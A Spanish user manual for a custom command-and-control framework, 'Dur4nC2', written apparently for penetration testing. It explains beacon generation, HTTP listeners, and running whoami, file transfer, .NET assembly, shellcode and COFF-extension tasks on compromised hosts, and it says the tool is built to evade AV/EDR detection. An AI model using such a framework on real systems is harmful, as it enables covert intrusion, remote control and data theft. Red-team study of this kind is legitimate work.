Manual de Usuario

Dur4nC2

1 Introducción **3**

2 Descripción de las operaciones **4**

3 Glosario **13**

1 Introducción

Cuando se realizan auditorías de seguridad internas en empresas, los auditores utilizamos un programa llamado Command and Control (C2) para gestionar las diferentes conexiones con los servidores comprometidos y ejecutar las tareas necesarias (Ejecución de comandos, exfiltración de datos, ...). El C2 implementa mecanismos para evadir defensas con el objetivo de no ser detectado durante la auditoría y así detectar los fallos de seguridad del cliente.

En el mercado existen numerosos productos que realizan esta misma función. El inconveniente principal de usar estos productos es que al ser utilizados en muchas campañas por auditores y criminales, los productos que detectan este tipo de aplicación maliciosa (AV, EDR, IPS,...) ya cuentan con firmas y heurísticas con las que detectar el uso de ellas en su red. Por ello hacer uno customizado me resulta muy útil para realizar test de intrusión. He incluso, se puede utilizar para cargar de forma más segura herramientas más elaboradas

2 Descripción de las operaciones

Inicializar el servidor

Descripción: Permite inicializar la base de datos y acceder a la consola interactiva

El usuario puede ejecutar el binario compilado del servidor desde consola o doble clic desde el sistema de archivos.

```
dur4n@dev:~/repos/Dur4nC2/server$ ./server
[+] Dur4nC2 Server console
dur4nc2 >
```

Menú de ayuda general

Descripción: Permite al usuario mostrar los comandos disponibles

Tras ejecutar el comando “help” el usuario puede ver todos los comandos disponibles.

```
[+] Dur4nC2 Server console

Server Client

Commands:
=========
  clear  clear the screen
  exit   exit the shell
  help   use 'help [command]' for command help

DB Queries:
===========
  beacons  Manage beacons
  hosts    Manage stored hosts
  jobs     Job panel
  tasks    Manage stored tasks

Implant - 3rd Party extensions:
===============================
  extensions  Manage external extensions

Implant:
========
  download           Upload a file in the active implant
  execute-assembly   Execute specified .net assembly in the active implant
  execute-shellcode  Execute specified shellcode in the active implant
  upload             Upload a file in the active implant
  whoami             Get session user execution context

Listeners & Generators:
=======================
  beacon       Generate a beacon binary
  http         Start an HTTP listener
  staged-http  Start an staged HTTP listener

Sub Commands:
=============

beacons:
  background  Switch to background active beacon
  use         Switch the active beacon

extensions:
  call     Call a loaded extension from the active beacon
  install  Install a new extension
  list     List installed extensions
  load     Load an installed extension into the active beacon

tasks:
  show  Show the result of a tasks by id
```

Menú de ayuda de un comando

Descripción: Permite al usuario mostrar la ayuda para un comando concreto

Tras ejecutar el comando “help <nombre del comando>” , el usuario puede ver la ayuda del comando especificado.

```
dur4nc2 > help http

Start an HTTP listener

Usage:
======
  http [flags]

Flags:
======
  -d, --domain     string    limit responses to specific domain (default: 127.0.0.1)
  -h, --help                 display help
  -L, --lhost      string    interface to bind server to (default: 127.0.0.1)
  -l, --lport      int       tcp listen port (default: 8000)
  -p, --persistent           make persistent across restarts
  -t, --timeout    int       command timeout in seconds (default: 60)
```

Generador de beacons

Descripción: Genera un implante a través de una carpeta con el código del implante, pudiendo especificar valores usando los argumentos y flags especificados.

Se debe especificar la URL del servidor para que el implante puede conectarse junto con la ruta de la carpeta del implante. Se puede especificar el sistema operativo en el que funcionará el implante.

Escuchadores de conexiones HTTP

Descripción: Permite al usuario crear un escuchador de conexiones de implantes en una interfaz de red y puerto específico.

Se debe especificar el dominio, dirección IP y puerto desde donde el servidor recibirá conexiones de implantes


```
dur4nc2 > http -d 192.168.114.143 -L 192.168.114.143 -l 8001

[*] Starting HTTP 192.168.114.143:8001 listener ...
[+] Successfully started job #1
```

Ejecución del implante y conexión contra el servidor

Descripción: Autentificación criptográfica del implante contra el servidor

Tras generar un beacon válido y configurado un escuchador HTTP, el usuario puede lanzar el ejecutable generado desde una máquina que tenga conectividad con el servidor. Se puede hacer realizando un doble clic o ejecutando la aplicación desde una terminal.

En la imagen se puede ver el resultado de ejecutar el implante una máquina.




En esta otra imagen se ve que el servidor recibe la conexión.

Listar beacons

Descripción: Permite al usuario listar los beacons registrados


Para listar los beacons disponibles después de una válida autentificación, el usuario puede escribir en la consola del servidor el comando “beacons”.



Activar beacon

Descripción: Permite seleccionar un beacon registrado con el que interactuar


El usuario puede introducir por consola el comando “beacon use <beacon_id>”



Desactivar beacon

Descripción: Desactiva el beacon actual


El usuario puede introducir por consola el comando “beacon background”



Eliminar beacon

Descripción: Permite al usuario eliminar beacons por id

El usuario puede introducir por consola el comando “beacons -k <id del beacon>”



Eliminar todos los beacons

Descripción: Permite al usuario eliminar todos los beacons registrados y sus tareas

El usuario puede introducir por consola el comando “beacons -K”

Tarea beacon: Whoami

Descripción: Permite obtener el nombre de usuario del host del implante

Tras seleccionar un beacon válido, el usuario puede introducir por consola el comando “whoami”

```
dur4nc2 (DESKTOP-9RT3GT4) > whoami

[*] Task successfully added to the queue, please wait the response...
dur4nc2 (DESKTOP-9RT3GT4) >
[team-server] Task e72b317d-c33e-4f30-99f7-a30dc343730d result:
DESKTOP-9RT3GT4\dur4n
```

Tarea beacon: Download

Descripción: Permite descargar un fichero del host del implante

Tras seleccionar un beacon válido el usuario puede introducir por consola el comando “download -l <ruta-local> -r <ruta-remota>”

```
dur4nc2 (DESKTOP-9RT3GT4) > download -l /tmp/example.txt -r "C:\Temp\example.txt"
dur4nc2 (DESKTOP-9RT3GT4) >
[team-server] Task ee9fef0c-8ee2-4885-bbbf-3adc156585ff result:
File downloaded into: /tmp/example.txt
```

Tarea beacon: Upload

Descripción: Permite subir un fichero en el host del implante

Tras seleccionar un beacon válido el usuario puede introducir por consola el comando “upload -l <ruta-local> -r <ruta-remota>”

```
dur4nc2 (DESKTOP-9RT3GT4) > download -l /tmp/example.txt -r "C:\Temp\example.txt"
dur4nc2 (DESKTOP-9RT3GT4) >
[team-server] Task ee9fef0c-8ee2-4885-bbbf-3adc156585ff result:
File downloaded into: /tmp/example.txt
```

Tarea beacon: Execute Assembly

Descripción: Permite ejecutar un assembly .net en el host del implante activo

Tras seleccionar un beacon válido el usuario puede introducir por consola el comando “execute-assembly -f <ruta del assembly>”

```
dur4nc2 (DESKTOP-9RT3GT4) > execute-assembly -f /home/dur4n/repos/Dur4nTools/assemblies/DummyApp.exe
dur4nc2 (DESKTOP-9RT3GT4) >
[team-server] Task 9362e7cd-df57-49cd-831f-368102396b76 result:
Test...

File written successfully.
```


Tarea baecon: Execute shellcode

Descripción: Permite ejecutar shellcode (código de posición independiente) en el host del implante activo

Tras seleccionar un beacon válido el usuario puede introducir por consola el comando “execute-shellcode -f <ruta del shellcode>”

```
dur4nc2 (DESKTOP-9RT3GT4) > execute-shellcode -f /home/dur4n/repos/Dur4nTools/shellcode/calc_donut_windows.bin
dur4nc2 (DESKTOP-9RT3GT4) >
[team-server] Task 2917addc-a9bc-47e8-a29b-50ff6e2f40b8 result:
Shellcode executed
```

En esta imagen se puede ver el ejemplo de ejecutar un shellcode que abre el programa calc.exe



Listar trabajos

Descripción: Permite al usuario listar todos los trabajos en ejecución

El usuario puede introducir por consola el comando “jobs”

```
dur4nc2 > jobs
 ID   Name   Protocol   Port
==== ====== ========== ======
 2    http   tcp        8001
 3    http   tcp        8003
```

Eliminar trabajo

Descripción: Permite al usuario eliminar un trabajo en ejecución usando su id

El usuario puede introducir por consola el comando “jobs -k <id del trabajo>”

```
dur4nc2 > jobs -k 1
[*] Killing job #1 ...
[+] Successfully killed job #1
```

Eliminar todos los trabajos

Descripción: Permite al usuario eliminar todos los trabajos en ejecución

El usuario puede introducir por consola el comando “jobs -K”

```
dur4nc2 > jobs -K
[+] Successfully killed job #2
[+] Successfully killed job #3
```

Listar Hosts

Descripción: Permite al usuario listar todos los hosts registrados

El usuario puede introducir por consola el comando “hosts”

```
dur4nc2 > hosts
 ID                                   CreatedAt   Hostname          OSVersion   Locale
 ==================================== =========== ================= =========== ========
 56077acd-57b6-486f-ab47-5673aeae4f66   17h59m14s   dev               linux
 e08ad5c0-a893-4a0d-b87f-6d7487dbd0a6   14h49m29s   DESKTOP-9RT3GT4   windows
dur4nc2 >
```

Listar tareas

Descripción: Permite al usuario listar todas las tareas registradas

El usuario puede introducir por consola el comando “tasks”

```
dur4nc2 (dev) > tasks
 ID                                   CreatedAt   State       CompletedAt   Description
 ==================================== =========== =========== ============= =============
 bf57b156-03e8-47ee-848a-8cc8ecd68268   18s         completed   9s            Whoami
```

Mostrar contenido tarea

Descripción: Permite al usuario mostrar el resultado de una tarea registrada

El usuario puede introducir por consola el comando “tasks show <id de la tarea>”

```
dur4nc2 (dev) > tasks -f Whoami
 ID                                   CreatedAt   State       CompletedAt   Description
====================================== =========== =========== ============= =============
 bf57b156-03e8-47ee-848a-8cc8ecd68268   41s         completed   32s           Whoami
dur4nc2 (dev) > tasks show bf57b156-03e8-47ee-848a-8cc8ecd68268
dur4n
dur4nc2 (dev) >
```

Instalar extensión

Descripción: Permite instalar extensiones en el servidor

El usuario puede introducir por consola el comando “extensions install <ruta de archivo de configuración de la extensión”. El usuario debe de tener una copia en disco tanto el archivo de configuración de la extensión como el binario.

```
dur4nc2 > extensions install /home/dur4n/repos/Dur4nC2/extensions/coffLoader.json
[+] New extension installed
```

Listar extensiones instaladas

Descripción: Permite listar las extensiones instaladas en el servidor

El usuario puede introducir por consola el comando “extensions list”

```
dur4nc2 > extensions list
 Name          Description
============= ================================================================
 coff-loader   In memory and same process loader and runner of COFF binaries
```

Registrar una extensión

Descripción: Permite al usuario registrar una extensión instalada en el beacon activo

Tras instalar una extensión en el servidor el usuario puede introducir por consola el comando “extensions register <nombre de la extensión>”.

```
dur4nc2 (DESKTOP-9RT3GT4) > extensions register coff-loader
dur4nc2 (DESKTOP-9RT3GT4) >
[team-server] register extension response: successful
```

Listar extensiones registradas

Descripción: Permite al usuario listar las extensiones cargadas en el beacon activo

El usuario puede introducir por consola el comando “extensions list”

```
dur4nc2 (DESKTOP-9RT3GT4) > extensions

[*] Task successfully added to the queue, please wait the response...
dur4nc2 (DESKTOP-9RT3GT4) >
[team-server] list extension response: [coff-loader]
```

Llamar extensión registrada

Descripción: Permite al usuario llamar a una extensión previamente instalada y mostrar el resultado

Tras la activación de un beacon válido, instalación y registro de una extensión el usuario puede introducir por consola el comando “extensions call -e <nombre de la extensión instalada>”

En la imagen se puede apreciar la ejecución de una extensión que permite listar la tabla ARP del host.

```
dur4nc2 (DESKTOP-9RT3GT4) > extensions call -e arp
dur4nc2 (DESKTOP-9RT3GT4) >
[team-server] Task 78aa4bd6-4d5a-4f54-8875-eb7e533a35fd result:

Inteface  --- 0x1
Internet Address        Physical Address        Type
224.0.0.22                                      static
239.255.255.250                                 static

Inteface  --- 0x2
Internet Address        Physical Address        Type
192.168.114.1           00-50-56-C0-00-08       dynamic
192.168.114.2           00-50-56-FE-28-60       dynamic
192.168.114.147         00-0C-29-E3-02-68       dynamic
192.168.114.254         00-50-56-EC-BB-8F       dynamic
192.168.114.255         FF-FF-FF-FF-FF-FF       static
224.0.0.22              01-00-5E-00-00-16       static
224.0.0.251             01-00-5E-00-00-FB       static
224.0.0.252             01-00-5E-00-00-FC       static
239.255.255.250         01-00-5E-7F-FF-FA       static
255.255.255.255         FF-FF-FF-FF-FF-FF       static

Inteface  --- 0x6
Internet Address        Physical Address        Type
169.254.255.255         FF-FF-FF-FF-FF-FF       static
224.0.0.22              01-00-5E-00-00-16       static
224.0.0.251             01-00-5E-00-00-FB       static
224.0.0.252             01-00-5E-00-00-FC       static
239.255.255.250         01-00-5E-7F-FF-FA       static
255.255.255.255         FF-FF-FF-FF-FF-FF       static
```

3 Glosario

- **Implante**: Es el programa que se ejecuta en el servidor víctima y se puede controlar remotamente a través de un servidor.
- **Beacon**: Es un tipo de implante que se caracteriza por el método de comunicación con el servidor. Tiene un comportamiento de baliza, ya que cada cierto tiempo realizará una petición al servidor sin tener una conexión abierta constantemente.
- **Emsamblados de .NET(Assemblies in .NET)**: Un ensamblado es una colección de tipos y recursos compilados para funcionar en conjunto y formar una unidad lógica de funcionalidad. Los ensamblados adoptan la forma de un archivo ejecutable (.exe) o de biblioteca de vínculos dinámicos (.dll)
- **Shellcode**: El término hace referencia a código de posición independiente, que es un tipo de código de programa o biblioteca que se puede ejecutar o enlazar en cualquier dirección de memoria sin necesidad de realizar modificaciones adicionales.